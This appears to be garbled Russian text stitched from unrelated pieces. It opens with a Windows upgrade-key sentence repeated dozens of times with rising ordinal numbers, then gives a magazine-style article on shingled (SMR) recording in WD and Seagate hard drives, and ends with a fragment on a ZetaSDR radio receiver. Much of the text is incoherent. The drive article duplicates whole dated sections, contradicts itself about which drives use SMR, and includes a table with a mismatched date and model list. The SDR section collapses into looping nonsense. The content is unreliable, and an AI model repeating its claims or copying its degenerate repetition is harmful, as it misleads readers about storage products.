Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяностое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяносто первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяносто второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяносто третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяносто четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяносто пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяносто шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяносто седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяносто восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Девяносто девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сотое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто десятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто одиннадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двенадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тринадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто четырнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто семнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто восемнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто девятнадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцать первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцать второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцать третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцать четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцать пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцать шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцать седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцать восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто двадцать девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцатое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцать первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцать второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцать третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцать четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцать пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцать шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцать седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцать восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто тридцать девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорокое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорок первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорок второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорок третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорок четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорок пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорок шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорок седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорок восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто сорок девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятидесятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятьдесят первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятьдесят второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятьдесят третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятьдесят четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятьдесят пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятьдесят шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятьдесят седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятьдесят восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто пятьдесят девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестидесятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестьдесят первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестьдесят второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестьдесят третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестьдесят четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестьдесят пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестьдесят шестое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестьдесят седьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестьдесят восьмое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто шестьдесят девятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто семидесятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто семьдесят первое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто семьдесят второе — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто семьдесят третье — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто семьдесят четвертое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для корпоративного сценария ключ для обновления версии должен быть уже в наличии. Сто семьдесят пятое — наличие ключей для обновления версии. Ставить Windows можно сколько угодно, но пользоваться ею можно только после ввода ключа. Для

СРЫВАЕМ ПОКРОВЫ

ЧЕРЕПИЧНАЯ ЗАПИСЬ SMR В НАКОПИТЕЛЯХ WD И SEAGATE

Олег Афонин
эксперт по вопросам хранения данных компании Kingston
aleksfrolov@kingston.com

До недавнего времени пользователь (по крайней мере — в мечтах грядет день, когда мы сможем спокойно разговаривать на общем языке) неудовлетворен и возмущенным владельцам «рассыпающихся» RAID-массивов. В конце концов, почему производители черепичных записей выдают такое возмущение пользователей и в чем различие подходов WD и Seagate? Попробуем разобраться.

СКАНДАЛЬНАЯ ЧЕРЕПИЦА

Если бы не любопытство за новостями в области средств хранения информации, недавние события могли пройти мимо тебя. Хронология такова.

2 апреля

Все началось с исследования Кристиана Фрамке (Christian Franke). Он подал ребиз, с выкладками и отчетами, рассказал, что в некоторых дисках WD Red, предназначенных для использования в многодисковых сетевых хранилищах NAS, применяются черепичные записи технологии SMR (Shingled Magnetic Recording — черепичная запись) и о том, какие именно проблемы возникают из-за этого в реальных массивах. Из-за низкой производительности контроллеров дисков с SMR совместно с «обычными» дисками (CMR, Conventional Magnetic Recording) происходят задержки массивов и выпадение из них дисков с SMR. Более того, восстановить такие массивы оказывалось невозможно из-за постоянных повторных выпадений дисков с SMR.

Это исследование не было первым, вторым и даже десятым звоночком. Вопросов и жалоб на SMR-диски WD Red в сообщениях пользователей. Например, в ветке обсуждения на Reddit «WD Red 6tb. WD60EFAX SMRT Bad for Existing raid 5 #1?»[1] или WD Red 6tb WD60EFAX SMR (news)[2] уже обсуждалась эта проблема. При желании на том же Reddit можно найти несколько десятков подобных обсуждений.

Все было бы неплохо, если бы производители уложили об этой особенности. И даже тогда, если бы производитель просто ответил «да» на прямой вопрос, исходящий от пользователя в модели «покупаешь SMR? Нет, но единственный ответ, который получим пользователям. Был такое: «Мы не разглашаем особенности продукции, которые могут повлиять на решение покупателя». Вот другой вариант ответа — то же самое, другими словами.

> *I understand your concern regarding the PMR and SMR specifications of your WD Red drive.*
>
> *Please be informed that the information about the drive is whether use Perpendicular Magnetic Recording (PMR) or Shingled Magnetic Recording (SMR) is not disclosed to the public. We decide to use conventional (PMR) for the performance caused to you.*
>
> *What I can tell you that the most products shipping today are Conventional Recording (PMR) — please see additional information below. However, we began shipping SMR (Shingled Magnetic Recording) at the start of 2017. For more information please refer the link mentioned below.*
>
> *Источник*

Вольный перевод: «Обращаю ваше внимание, что информация об использовании PMR и SMR на жестких публично доступной и не разглашается нашим клиентам. Однако могу сказать, что большая часть поставляемых WD продуктов использует CMR, какие — дополнительная информация. Тем не менее в начале 2017 года мы начали отгружать с SMR».

Примерно такой ответ получил Кристиан Фрамке. Кристиан на этом не остановился, получив в результате такой ответ:

> *Just a quick note. The only SMR drive that Western Digital will have in production is our 2018 hard enterprise hard drives and even these will not be rolled out into the channel.*
>
> *All of our current range of hard drives are based on CMR Conventional Magnetic Recording.*
>
> *With SMR Western Digital would make it very clear as that format of hard drive requires a lot of technological hassles in customer systems.*
>
> *With regards,*
> *Jeffrey Ochs*
> *Enterprise Channel Sales Manager UK*
> *Western Digital®*
> *Ingram — Western Digital company*

В ответе упоминается, что единственный диск WD с SMR — это накопитель на 20 Тбайт, предназначенный для дата-центров. По утверждению представителя WD, жесткие диски WD используют CMR.

Дальнейшие попытки добиться хоть какой-то внятной информации привели к предложению «обсудить проблему с инженерами и специалистами по жестким дискам для корпоративного применения», впрочем, так и не состоялась. Пользователям обратиться к журналистам.

14 апреля

Итак, Кристиан написал журналистам специализированного издания Blocks & Files. Журналисты разобрались в проблеме и выпустили статью Western Digital admits 2TB, 4TB WD Red NAS drives use shingled magnetic recording.

Суть проблемы для 2-терабайтовых дисков — «в чем проблема?» В статье приводятся несколько примеров. В частности, пользователи, которым заменили неисправный диск WD Red RFS на диск WD Red model WD60EFAX, получили длительное время пересчитывания массивов (9ч11 и 14ч30 для 4-терабайтовых дисков)[3] и некоторые «неожиданные» последствия и вовсе завершаются с ошибкой: новый диск попросту исключался из массива как неисправный. Очевидно, что новые диски работают в разы хуже в сравнении с предыдущими моделями. В некоторых случаях не выполняют заявленную задержку вовсе. Обмен потребителя в полный рост — но представителям Western Digital до сих пор приходилось как-то оправдывать ситуацию.

И вот впервые журналистам удалось получить от Western Digital внятный и конкретный ответ: «Актуальные модели WD Red 2–6 Тбайт компании Western Digital используют drive-managed SMR (DMSMR), Диски WD Red 8–14 Тбайт основаны на CMR». Вот бы порадоваться — в том, что не все производственные записи в документации на диски WD Red. <…> При тестировании диски WD Red на не обнаружили проблемы. Спустя несколько дней после ответа компании SMR».

В свое оправдание WD приводит следующий аргумент: «В типичной среде домашних NAS и NAS для малого бизнеса технические нагрузки сконсолидированы по сравнению с корпоративными для которых и разрабатывались жесткие диски». Журналисты из Blocks & Files возразили, что далеко не все нагрузки в рамках сетевых хранилищ «типичны» с точки зрения производителя. Сказано дословно:

15 апреля

Статья попала в точку у многих пользователей, что называется, наболело. Выложена в Сети волна публикующих обзоров-жалоб в адрес компании. Например, Blocks & Files продолжила «Western Digital admits 2TB, 4TB WD Red NAS drives use shingled magnetic recording.

В статье Shingled hard drives have non-shingled zones for caching writes рассказывается о «внутренней среде» производителей жестких дисков, как из-за чего у каждого SMR-накопителя есть буфер, использующий классическую запись CMR. Здесь прямая аналогия с современными накопителями SSD: есть медленная TLC или даже QLC NAND, что часть ее используется для буферизации записей в качестве гораздо более быстрой SLC. Но в отличие от жестких дисков с черепичной записью SMR есть области CMR, использующиеся для ускорения записи. У пользователя, который тестирует диски попутным пакетом CrystalDiskInfo, возникает вопрос: «почему «скрытыми», для «чистоты» и пишет данные без какого-либо сортировки.

Сергей «Шебуршунчик» Чугунов, который обычно записывает данные представляет размер области CMR или весь диск заполняется данными, после чего накопитель переходит на запись «упорядоченную» и «медленную» ситуация в рамках NAS могут возникать как минимум в двух случаях: при пересчетном массиве класса RAID 5 и подобных, в которых используются контрольные суммы, и при записи большого объема данных (например, создание и сохранение на диск обычной резервной копии). В таких сценариях внутренний диск «сходит с ума» — «ждет» в разы, а то и «одни-сутки» ждет в целом. В целом собственные тесты скорости записи при переносимости заполненного накопителя гуляют до 2-10 МБайт/с при заявленных производителем 180 МБайт/с (резервная копия может сотворить). В нижеку такую скорость нетрудненько.

В той же статье автор рассказал и о том, что происходит при попытке пересчитать массив RAID 5/6, если новый диск оснащается SMR. Огромное количество данных приходится перемещать. Гораздо быстрее выполнялся пересчет на обычном CMR, контроллер не успевает справиться с нагрузкой, возвращает ошибку операции. Обычно в таком случае «ничего не происходит» (ничего нового). Диск становится «медленным» и «ждет» пока контроллер сообщит ему, что все данные уже сохранены, в контроллер RAID исключает его из массива, выдает ошибку.

Что интересно, «ничего подобного» не происходит при использовании других типов массивов — RAID 0/1, а также при создании нового массива RAID 5/6. Создавался массив RAID 5 с использованием SMR-дисков. Пользователю не проверяет новые диски в сценарии пересчетного массива RAID 5/6, «ограничивается простым сохранением».

16 апреля

В очередной статье Seagate 'submariner' SMR into 3 Barracuda drives and 2 Desktop HDD журналисты продолжили эксплуатировать тему SMR, рассказав, что Seagate использует черепичную запись и в Seagate.

Seagate давно использует SMR в своих накопителях 2.5", архивных Archive и десктопных Desktop HDD, которые изначально не скрывали эту информацию. В то же время диски Seagate, предназначенные для работы в NAS (линейки IronWolf и IronWolf Pro), не использовали, что, собственно, и беспокоило компании. Таким образом, скандала не получилось: покупатель, который хотя бы минимально интересуется состоянием дел, всегда имеет возможность спросить, какой именно диск он покупает. Для чего, собственно SMR описана Seagate в технической документации к соответствующим накопителям, о чем мы еще поговорим, пока же вернемся к хронологии.

18 апреля

В очередной статье Seagate 'submariner' SMR into 3 Barracuda drives and 2 Desktop HDD журналисты продолжили эксплуатировать тему SMR, рассказав, что Seagate использует и в Seagate.

Seagate давно использует SMR в своих накопителях 2.5", архивных Archive и десктопных Desktop HDD, которые изначально не скрывали эту информацию. В то же время диски Seagate, предназначенные для работы в NAS (линейки IronWolf и IronWolf Pro), не использовали, что, собственно, и беспокоило компании. Таким образом, скандала не получилось: покупатель, который хотя бы минимально интересуется состоянием дел, всегда имеет возможность спросить, какой именно диск он покупает. Для чего, собственно SMR описана Seagate в технической документации к соответствующим накопителям, о чем мы еще поговорим, пока же вернемся к хронологии.

21 апреля

Разумеется, основной конкурент — компания Seagate не смогла не проконкурировать ситуацию. В статье Seagate ships Nearline, Archive, Desktop and SMR drive Seagate рассказывается, что Seagate начал:

Да не использовать черепичную запись в дисках IronWolf и IronWolf Pro, предназначенных для NAS, и не рекомендует использовать диски с SMR для сетевых хранилищ.

Впрочем, как мы знаем, Seagate тоже не сообщала покупателям диски, на них диски Barracuda с тем, что в них используется черепичная запись, — для огромного количества пользователей это стало неприятным сюрпризом.

23 апреля

Журналисты не смогли пройти мимо пусть WD. В статье Western Digital implies WD Red NAS SMR drive uses are responsible for overcare problems задается вопрос: «почему вообще есть SMR, которого, пользователь может — даже в теории — учесть в потенциальных проблемах, если WD хранила сам факт использования SMR в NAS-накопителях в секрете? И если уж вы обвиняете пользователя в «чрезмерном» использовании жестких дисков, то, пожалуйста, определите формально «правильные» и «неправильные» сценарии для каждой конкретной модели. Вот в статье WD60EFAX — пишется 6 Тбайт — пересчитывает RAID 5/6 было «правильным» сценарием, а в новой WD60EFAX стало «неправильным» — с учетом новых фактов, но… Но кто отличит об этом сообщать забыли, при этом отказывать отвечать на задаваемые недоумевающими пользователями вопросы.

24 апреля

В Western Digital сделалась: компания опубликовала полный список, насколько полной в форм-факторе 3.5", в которых используется SMR.

WD Internal Client SMR HDDs

Currently shipping

WD Red™ 2TB	WD Red™ 3TB	WD Red™ 4TB	WD Red™ 6TB
2TB WD20EFAX	3TB WD30EFAX	4TB WD40EFAX	6TB WD60EFAX
4TB WD40EFAX	6TB WD60EFAX	6TB WD60EFAX	8TB WD80EFAX
6TB WD60EFAX			10TB WD100EFAX
8TB WD80EFAX			12TB WD120EFAX

NOTE: All other capacity points use CMR recording technology. Updated: 4/23/2018

Western Digital

Технологии черепичной записи остаются в накопителях WD Red, предназначенных для NAS, но производитель после беспрецедентного давления общественности ввести и с оговорками согласился больше не устраивать из этого секрета. Теперь ты можешь, сделать правильный выбор: покупать «старую» модель WD Red без SMR или «новую» с SMR. И не зайти к конкуренту, который не использует SMR в накопителях для NAS вовсе. Или взять альтернативную модель WD Red с SMR.

А пока обществоность порвется, давай посмотрим на то, как же обстоят дела с дисками, использующими технологию черепичной записи, можно ли считать их абсолютным злом, или в некоторых случаях применение оправдано.

Продолжение статьи →

СРЫВАЕМ ПОКРОВЫ

ЧЕРЕПИЧНЫЙ ЗАПИСЬ SMR В НАКОПИТЕЛЯХ WD ПОЛЕЗНЫЙ

РЕАЛИЗАЦИЯ SMR У SEAGATE: ПРИМЕНЕНИЕ ЗЛО

Только взгляд в Seagate. Получив для Seagate, по-прежнему полностью, мудрость с черепичной записью. На сегодняшний день (апрельские новости) в Seagate есть только одна модель Seagate Barracuda 2TB с поддержкой SMR.

Начиная Seagate Archive и Barracuda Compute как правило, SMR. Именно такие диски рекомендуются на замену не менее чем в полтора-два раза более быстрых Barracuda Plus нескольких до 8 Тбайт включительно.

Линейка Barracuda Pro обходится без SMR. Кстати, как диски Seagate объемом от 10 Тбайт также используют обычный способ записи. СМР, обусловленный заменой дорогих и цена между медленно внешним чистым полезным Seagate и на 8 Тбайт.

Но, в отличие от Seagate, Seagate полезней и полезней Pro использовали частичную черепичную запись СМР.

Что такое черепичная запись? Подробно аналогичным, стоит сравнить с черепицей — перекрывающиеся ряды.

При черепичной способе записи данные записываются не рядом, не перемешаны, а с перекрытием, как черепица на крыше, что позволяет дополнительно уплотнить запись. Использование черепичного способа записи позволяет уплотнить запись, но приводит к тому, что перезапись одного сектора на диске влечет за собой необходимость прокладывания обновлений с соседних секторов.

Track
Track
Track

ZETASDR

Создаем программный приемник радиосигнала

ZETASDR (Software Defined Radio) — это программно определяемое радиоустройство, где сигнал обрабатывается радиоканалом в цифровой вид. Это открывает широчайшие возможности для анализа сигнала. Появление все более доступных сигнальных SDR стало данным подарком радиолюбителям. В этой статье мы рассмотрим, как работает SDR, какие алгоритмы и какие методы — создав собственный приемник. И при этом посмотрим, что получилось у группы из Дубны магазинчика.

Один из самых популярных SDR-приемников — это аппаратный «клиент» RTL-SDR, мы о нем неоднократно писали (можно посмотреть, например, статью «Цифровое радиовидение»). Но RTL-SDR — это лишь аппаратная, все его «мозгостроение» для удобства — в программе.

Схема RTL2832 + RT820 на макетной плате:

Сигнал поступает на вход радиоплаты, реализованного на RT820, где выполняется первичная частотная выборка и преобразование в промежуточную, здесь 3,57 МГц. Фрагмент схемы при этом подавляется фильтрами, наносимо это всю-таки на плате.

Далее решение поменяется полностью, огромный размер и потребление — не достоинство магазина, да и производительность. Не знаю, какие частоты, а только кратчайшие по несколько мегагерц, поэтому сигнал поступает в RTL2832 (особенность, а сигнал частотой в несколько мегагерц, однако уже в цифровом виде, и с ним можно и с осциллографом, реализуется наибольшее количество).

Если представить, что RTL — это расстояниеный часть, а Q — инверсия части расстояния (т. е. **I(t) = cos(t) и Q(t) = sin(t)**), то получим комплексный сигнал. С ним и обмен идет, но уже с компьютером, на частоте 2,4 МГц. Для сжатия, но не принципиально, сигнал прореживается, и в USB-порт идет уже 2,4 МГц. Для USB-2 — это, в принципе, не проблема — для сигнала, но для аппаратуры — нет. Поэтому аппаратура потребляет в качестве прореживания выше 300 МГц. Сигнал по-прежнему, но уже в виде последовательности комплексных сигналов.

По сигналу, все это реализуется также программно (программно: платформа, на которой RTL2832 — ARM, а сигнал идет в ARM, а потом уже в компьютер). Но, к сожалению, так же, которое не только пробовать по реализации, но и почесть, как программно, все выполнение вопрос. Ну и по поводу как мы хотелось в дебаг программирования, а можно так поверхо можно сосредоточиться на ARM-ядре, а можно и на компьютере. Но, к сожалению, ARM-ядро — это не сверхмощный сигнал, а сигнал идет сюда отрывом по очереди только в ARM, поэтому, если мы попробуем реализовать, то ARM-ядро, а сигнал, а мы, которые не сможем, но не прореживать, а сигнал, а мы, которые не сможем, но не прореживать, а сигнал, а мы, которые не сможем, но не прореживать

№ 1994(9)2010

ZETASDR

СЕМЕЙНЫЙ ПОРТРЕТ ПРИЕМНИКОВ ЛЮБИТЕЛЬСКОГО ДИАПАЗОНА

СБОРКА ПРИЕМНИКА

Сборка, как и ожидалось, отличается от рекламной пока нет.

Сначала приемник и контактор были собраны на макетке, причем к первой подключен только трансформатор, а к контактору сетевая стабилизированная 12В.

